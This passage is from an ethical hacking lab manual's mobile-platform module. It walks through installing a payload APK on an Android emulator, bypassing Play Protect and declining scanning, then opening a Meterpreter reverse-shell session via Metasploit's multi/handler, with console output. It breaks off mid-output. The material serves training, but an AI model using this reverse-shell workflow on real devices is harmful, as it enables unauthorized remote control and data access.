
23. **Chrome** pop-up appears as shown in screenshot click on **SETTINGS**.



24. **Install unknown apps** screen appears, now, turn on **Allow from this source** and click back.



25. A **MainActivity** screen appears; click **Install**.




Module 17 – Hacking Mobile Platforms

26. After the application installs successfully, an **App installed** notification appears; click **OPEN**.

Note: Blocked by play protect pop-up appears click **INSTALL ANYWAY**

Note: send app for scanning? pop-up appears, click **DON'T SEND**



27. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).

```

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
  
```

28. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

Note: In this command, **1** specifies the number of the session.


29. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.

```

msf6 exploit(multi/handler) > [*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : localhost
OS            : Android 8.1.0 - Linux 